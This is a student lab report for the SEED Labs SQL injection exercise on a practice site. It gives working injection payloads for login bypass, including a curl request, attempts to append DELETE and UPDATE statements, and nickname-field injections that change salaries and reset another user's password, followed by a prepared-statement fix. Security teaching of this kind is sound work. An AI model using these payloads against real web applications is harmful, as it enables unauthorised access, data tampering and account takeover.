Jeffrey Cho

Professor Charles Palmer

COSC 55

October 18, 2020

Lab Report 3

Task 1 Get Familiar with SQL Statements:

In this task, we are working with the database to get familiar with SQL queries. In fact, MySQL is an open-source relational database management system that has already been set up in our VM. In order to login we have to use the command below using our username: root and password: seedubuntu **(1.0).**

```
[10/18/20]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

(1.0)

After logging in databases can be created or existing ones can be loaded. In order to load the existing database already provided, the following command needs to be run **(1.1)**.

```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

(1.1)

Also, to show what tables are present within the database the command below **(1.2)** can be used, and we can also see the output of the table.

```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```

(1.2)

Now in order to show and print all the profile information of the employee Alice we can use the following command **(1.3).** We also can see the output in **(1.3).**

```
mysql> select * from credential where Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.06 sec)

mysql> select * from credentials where Name = 'Alice';
ERROR 1146 (42S02): Table 'Users.credentials' doesn't exist
mysql> select * from credential where Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.00 sec)
```

(1.3).

Task 2 SQL Injection Attack on SELECT Statement:


SQL injection is a technique in which attackers can carry out their own SQL attack statements, commonly known as malicious payload. Through these malicious SQL statements, the attacks can steal information from the database and even make changes to the database. Using the login page from www.SEEDLabSQLInjection.com for the following 3-part task. We can see that the login page requires a username and password. The web application authenticates users based on these two pieces of data, and we can see exactly how the users are authenticated by the code snippet below **(2.0)**

```
$input_uname = $_GET['username'];
$input_pwd    =   $_GET['Password'];
$hashed_pwd    =   sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
               nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {

  if(name=='admin')  {
     return All employees information;
  } else if (name !=NULL)
    { return employee
    information;
  }
} else {
  Authentication Fails;
}
```

(2.0)

Task 2.1 SQL Injection Attack from webpage:

Now, the task is to login into the web application as the administrator from the login page in order for us to see all the info of the employees. The assumption is that we know the account name of the admin, which is admin, but we do not know the password. The following shows the input strategy, which will be explained (2.1.0). After, we can see the output (2.1.1).



(2.1.0)

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

(2.1.1)

We successfully were able to login by manipulating the "**where section"** in **(2.0).** We can see how the PHP works using the username and password, and since we know '#' is the SQL comment-to-end-of-line indicator, we can manipulate and use this in the username to login. Therefore, our input in **(2.1.0)** yields the successful output in **(2.1.1).**

Task 2.2 SQL Injection Attack from command line:

We are to repeat the task in 2.1; however, we need to repeat the task without using the actual webpage. The following command "curl '***www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%20%23***' as shown in **(2.2.0)** leads to the result (successful) in **(2.2.1).**

```
[10/18/20]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%20%23'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
```

(2.2.0)

Here we use the similar methodology as in **Task 2.1**. However, here we write out using the **%number** to change the manual input into a terminal command. Therefore, we translate admin' # to **admin%27%20%23**. The **%27** is the single quote, the **%20** is the single space, and the **%23** is the # symbol. Below we can see the successful output.


```
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
```

(2.2.1)

Here in **(2.2.1)** we can see the content of the webpage after logging in using the methodology in **(2.2.0).**

Task 2.3 Append a new SQL statement:


First, I would try to make the statement by using the username and then append the **UPDATE** method where a certain name exists. I would write this out as [***admin'; UPDATE credential SET Name = 'Jeff' WHERE Name = 'Alice';*** #] The output to this command can be seen in **(2.3.0).**



(2.3.0)

Here we can see that the '**;**' separates two SQL statement at the web application server, and we try to update the entry with Name value as Alice to Name value as Jeff. When trying to login, we see that an error is caused while running the query and our attempt to run a second SQL command is unsuccessful.

Next, I would try and make the statement by using the username and then append the **delete** method where a certain name exists. I would write this out as [***admin'; DELETE from credential WHERE Name = 'Alice';*** #]. The output to this command can be seen in **(2.3.1).**




(2.3.1)

We can see that the SQL injection does not work because the php code utilizes **query()** instead of **multi_query()** to handle the SQL statement. Therefore, multiple queries appended to one query will not work.

Task 3 SQL Injection Attack on UPDATE Statement:

Task 3.1 Modify your own salary:

To modify Alice's salary, we log into Alice's account and edit the profile. We login using same methodology as before in task 1 and 2. The username is **Alice' #** with an empty password. We enter the following information in the nickname part: [***Ali', salary = 1000000 WHERE name = 'Alice'*** #]. We can see the output below **(3.1.0).**



Alice Profile

Key	Value
Employee ID	10000
Salary	1000000
Birth	9/20
SSN	10211002
NickName	Ali
Email	
Address	
Phone Number	

Copyright © SEED LABs

(3.1.0)

We can see that we changed the salary for Alice from 20000 to 1000000. This is possible because the query on the web server becomes the following shown below.

UPDATE credential SET

nickname='Ali', salary = 1000000 WHERE name= 'Alice'

email='',


address='',

Password='',

PhoneNumber='',

Task 3.2 Modify other people's salary:

We see that Boby's profile before any changes. Now, we try to change Boby's salary from Alice's account using the following string in the nickname section [***Ali', salary = 1 WHERE name = 'Boby'*** #] as we can see in **(3.2.0).**



(3.2.0)

After saving the changes, we login into Boby's account and see that his salary successfully changed to 1 as shown below **(3.2.1).**

Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	Ali
Email	
Address	
Phone Number	


(3.2.1)

Task 3.3 Modify other people's password:

To modify Boby's password we do something similar to the previous approach and enter the following in Alice's profile field 'nickname' by editing it [***Ali', Password = sha1('Password') WHERE name= 'Boby'*** #] as shown below in **(3.3.0).**


(3.3.0)

After saving changes, we logout of Alice's account and try signing in to Boby's account. For example, if we try the original password after using SQL injection, we cannot login to Boby's account as shown below in **(3.3.1).**



(3.3.1)

Now if we use the new password for Boby, which is now '**Password**' we can see that the new password works as shown below **(3.3.2).**



(3.3.2)

Task 4 Countermeasure — use a Prepared Statement:

Now, in order to fix this vulnerability, we create prepared statements of the previously exploited SQL statements. The SQL statement used in **task 2** in the ***unsafe_home.php*** file as shown below in **(4.0).**

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
```


(4.0)

We need to change it to what is shown below in **(4.1).**

```
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();
```

(4.1)

When we retry the attack in **task 2.1**, we can see below it no longer works **(4.2)**




(4.2)

For the SQL statements used in **task 3**, we can edit **unsafe_edit_backend.php** by rewriting it as the following as shown below **(4.3).**

